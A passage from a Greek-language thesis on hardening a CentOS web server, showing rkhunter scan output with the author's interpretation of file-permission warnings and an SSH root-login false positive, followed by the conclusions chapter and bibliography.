μας και των προβλημάτων.

```
root@localhost giorgos]# rkhunter -c
[ Rootkit Hunter version 1.4.2 ]

Checking system commands.

  Performing 'strings' command checks
    Checking 'strings' command                    [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables             [ None found ]
    Checking for preloaded libraries              [ None found ]
    Checking LD_LIBRARY_PATH variable             [ Not found ]
```

Σημαντικός παράγοντας ασφάλειας κάθε λειτουργικού συστήματος αποτελούν τα δικαιώματα των αρχείων. Το rkhunter ελέγχει για τυχών αλλαγές στα δικαιώματα των αρχείων /usr/bin, usr/sbin /bin και /sbin. Εμείς παραθέτουμε ένα δείγμα από την λίστα. Παρατηρούμε ότι ένας μεγάλος αριθμός αρχείων είχε την σήμανση “Warning”. Θα ερευνήσουμε τι ακριβώς έχει τροποποιηθεί. Στον κατάλογο /sbin συγκρίνουμε τα δικαιώματα των αρχείων με ένα δεύτερο σύστημα. Για λόγους ασφάλειας δεν έχουν κανένα δικαίωμα όλοι οι χρήστες του συστήματος εκτός από τον χρήστη root. Σε αντίθεση με το δεύτερο σύστημα που κάθε χρήστη έχει το δικαίωμα να εκτελέσει για παράδειγμα την εντολή ifconfig.

```
-rwxr-x---.  1 root root   44016 Nov 22  2013 hwclock
-rwxr-xr-x.  1 root root    3056 Nov 22  2013 ifcfg
-rwxr-x---.  1 root root   69440 May 10  2012 ifconfig
-rwxr-x---.  1 root root    1510 Oct 10  2013 ifdown
-rwxr-xr-x.  1 root root   19592 Sep 26  2013 ifenslave
-rwxr-x---.  1 root root    4367 Oct 10  2013 ifup
-r-x------.  1 root root    1040 Oct 28  2014 ifup-local
-rwxr-x---.  1 root root  150352 Jun 25  2013 init
-rwxr-xr-x.  1 root root  138784 Jun 25  2013 initctl
-rwxr-x---.  1 root root   10944 Jun 20  2013 insmod
```

Εικόνα 21 File System Permissions (CentOS)



Εικόνα 22 File System Permissions (Default)

Performing file properties checks
Checking for prerequisites [OK]
/bin/awk [OK]
/bin/basename [OK]
/bin/bash [OK]
/bin/cat [OK]
/bin/chmod [OK]
/bin/chown [OK]
/bin/cp [OK]
/bin/cut [OK]
/bin/date [OK]
/bin/df [OK]
/bin/dmesg [OK]
/bin/echo [OK]
/bin/mount [Warning]
/bin/ping [Warning]
/usr/bin/curl [Warning]
/usr/bin/ldd [Warning]
/usr/sbin/grpck [Warning]
/usr/sbin/pwck [Warning]
/usr/sbin/vipw [Warning]
/sbin/chkconfig [Warning]
/sbin/depmod [Warning]
/sbin/fsck [Warning]
/sbin/ifconfig [Warning]
/sbin/ifdown [Warning]
/sbin/ifup [Warning]
/sbin/init [Warning]
/sbin/insmod [Warning]
/sbin/modinfo [Warning]

/sbin/modprobe [Warning]
/sbin/runlevel [Warning]

Η κύρια χρήση του εργαλείου είναι η αναζήτηση γνωστών rootkits που ενδέχεται να έχουν εγκατασταθεί στο σύστημα μας. Εδώ δεν έχουμε κάποια ένδειξη για κακόβουλο αρχείο.

Checking for rootkits...

Performing check of known rootkit files and directories
55808 Trojan - Variant A [Not found]
ADM Worm [Not found]
AjaKit Rootkit [Not found]
Adore Rootkit [Not found]
aPa Kit [Not found]
Apache Worm [Not found]
Ambient (ark) Rootkit [Not found]
Balaur Rootkit [Not found]
BeastKit Rootkit [Not found]
beX2 Rootkit [Not found]
BOBKit Rootkit [Not found]
cb Rootkit [Not found]
CiNIK Worm (Slapper.B variant) [Not found]
Danny-Boy's Abuse Kit [Not found]

Performing additional rootkit checks
Suckit Rookit additional checks [OK]
Checking for possible rootkit files and directories [None found]
Checking for possible rootkit strings [None found]

Performing malware checks
Checking running processes for suspicious files [None found]
Checking for login backdoors [None found]
Checking for suspicious directories [None found]
Checking for software intrusions [None found]
Checking for sniffer log files [None found]
Suspicious Shared Memory segments [None found]
Checking for Apache backdoor [Not found]

Performing Linux specific checks
Checking loaded kernel modules *[OK]*
Checking kernel module names *[OK]*

[Press <ENTER> to continue]

Checking the network...

Performing checks on the network ports
Checking for backdoor ports *[None found]*
Checking for hidden ports *[Skipped]*

Performing checks on the network interfaces
Checking for promiscuous interfaces *[None found]*

Checking the local host...

Performing system boot checks
Checking for local host name *[Found]*
Checking for system startup files *[Found]*
Checking system startup files for malware *[None found]*

Performing group and account checks
Checking for passwd file *[Found]*
Checking for root equivalent (UID 0) accounts *[None found]*
Checking for passwordless accounts *[None found]*
Checking for passwd file changes *[None found]*
Checking for group file changes *[None found]*
Checking root account shell history files *[OK]*

Στο δεύτερο κεφάλαιο ασχοληθήκαμε με την ρύθμιση του SSH. Το rkhunter επιβεβαιώνει τις ρυθμίσεις που έγιναν. Εκεί είχαμε απενεργοποιήσει το να μπορεί ο χρήστης root να συνδέεται μέσο του SSH. Βλέπουμε όμως ότι το εργαλείο μας ενημερώνει ότι κάτι τέτοιο είναι εφικτό. Δεν έχουμε παρά να το επιβεβαιώσουμε. Αρχικά κοιτάμε το αρχείο ρυθμίσεων. Βλέπουμε ότι έχουμε θέσει no στο αντίστοιχο flag. Στην συνέχεια προσπαθούμε να κάνουμε Log in με τον χρήστη root. Η σύνδεση διακόπτεται (Timeout) για τον χρήστη root στην προσπάθειά μας (ssh root@192.168.2.10)
Όλα τα εργαλεία μπορεί να εμφανίσουν false positives. Πρέπει πάντα να επιβεβαιώνουμε τα αποτελέσματα και να μην βασιζόμαστε 100% πάνω τους.

Performing system configuration file checks

Checking for an SSH configuration file [Found]

Checking if SSH root access is allowed [Warning]

Checking if SSH protocol v1 is allowed [Not allowed]

Checking for a running system logging daemon [Found]


Checking for a system logging configuration file [Found]

Checking if syslog remote logging is allowed [Not allowed]

Performing filesystem checks

Checking /dev for suspicious file types [None found]

Checking for hidden files and directories [None found]



Εικόνα 23 SSH root Login

System checks summary

==========

File properties checks...

Files checked: 133

Suspect files: 18

Rootkit checks...
Rootkits checked : 378
Possible rootkits: 0

Applications checks...
All checks skipped

The system checks took: 9 minutes and 8 seconds

All results have been written to the log file: /var/log/rkhunter/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter/rkhunter.log)

Κεφάλαιο 5. Συμπεράσματα

Όπως γίνεται εύκολα αντιληπτό το να παραμετροποιήσεις τις ρυθμίσεις ασφαλείας για ένα σύστημα που θα λειτουργεί ως web server είναι μία πολυδιάστατη διαδικασία. Απαιτεί σε βάθος γνώση του λειτουργικού συστήματος αλλά τον επιπλέον συστατικών, όπως ο apache, η MySQL και η PHP. Επίσης ο διαχειριστής του συστήματος πρέπει να είναι γνώστης τον πιο πρόσφατων τεχνικών επιθέσεων.

Στόχος πάντα είναι τα μέτρα ασφαλείας που θα πάρουμε να είναι αποτελεσματικά και όσο το δυνατόν πιο απλά και εύχρηστα. Ένα σημαντικό συμπέρασμα είναι ότι αν προσθέσουμε παραπάνω μηχανισμούς ασφαλείας σίγουρα θα προκύψουν προβλήματα απόδοσης του συστήματος αλλά και ευχρηστίας. Πρέπει λοιπόν να ταιριάξουμε αρμονικά αυτές τις τεχνολογίες και ρυθμίσεις ώστε να πετύχουμε μεγαλύτερη ασφάλεια χωρίς να επηρεάσουμε την σωστή και ομαλή λειτουργία του συστήματος. Σε πολλές περιπτώσεις αντιμετωπίσαμε προβλήματα καθώς διαφορετικά προγράμματα αλληλεπιδρούσαν αρνητικά. Παράδειγμα αποτελεί SELinux με το fail2ban, ένας μηχανισμός ασφαλείας που στόχο έχει το να μπλοκάρει δυναμικά συγκεκριμένες IP διευθύνσεις.

Επιπλέον δεν πρέπει να βασιζόμαστε σε αυτοματοποιημένα εργαλεία που στόχο έχουν να κάνουν harden ένα σύστημα. Ο λόγος είναι ότι μπορεί να μην είναι ξεκάθαρο το πια αρχεία και ποιές ρυθμίσεις επηρεάζουν. Αν καταλήξουμε σε μία τέτοια λύση απαραίτητο είναι να ελέγξουμε τις ρυθμίσεις που έγιναν από το εργαλείο. Επίσης πάντα όταν πραγματοποιούμε μία ρύθμιση αναγκαίο είναι να ελέγχουμε και την αποτελεσματικότητα της. Με αυτό ασχοληθήκαμε στο κεφάλαιό 4 ώστε να επιβεβαιώσουμε τα αποτελέσματα μας. Ένα επιπλέον επίπεδο ασφαλείας που πρέπει πάντα να προσθέτουμε και συνήθως δεν δίνεται μεγάλη έμφαση είναι αυτό τις ασφάλειας από κακόβουλους εσωτερικούς χρήστες του συστήματος. Κλείνοντας δεν πρέπει να ξεχνάμε ότι 100% ασφάλεια δεν υπάρχει.

Βιβλιογραφία

[1] http://www.centos.org/

[2] http://www.apache.org/

[3] http://www.mysql.com/

[4] http://php.net/

[5] https://www.kali.org/

[6] http://wiki.centos.org/HowTos/OS_Protection

[7] http://www.tecmint.com/linux-server-hardening-security-tips/

[8] http://www.dvwa.co.uk/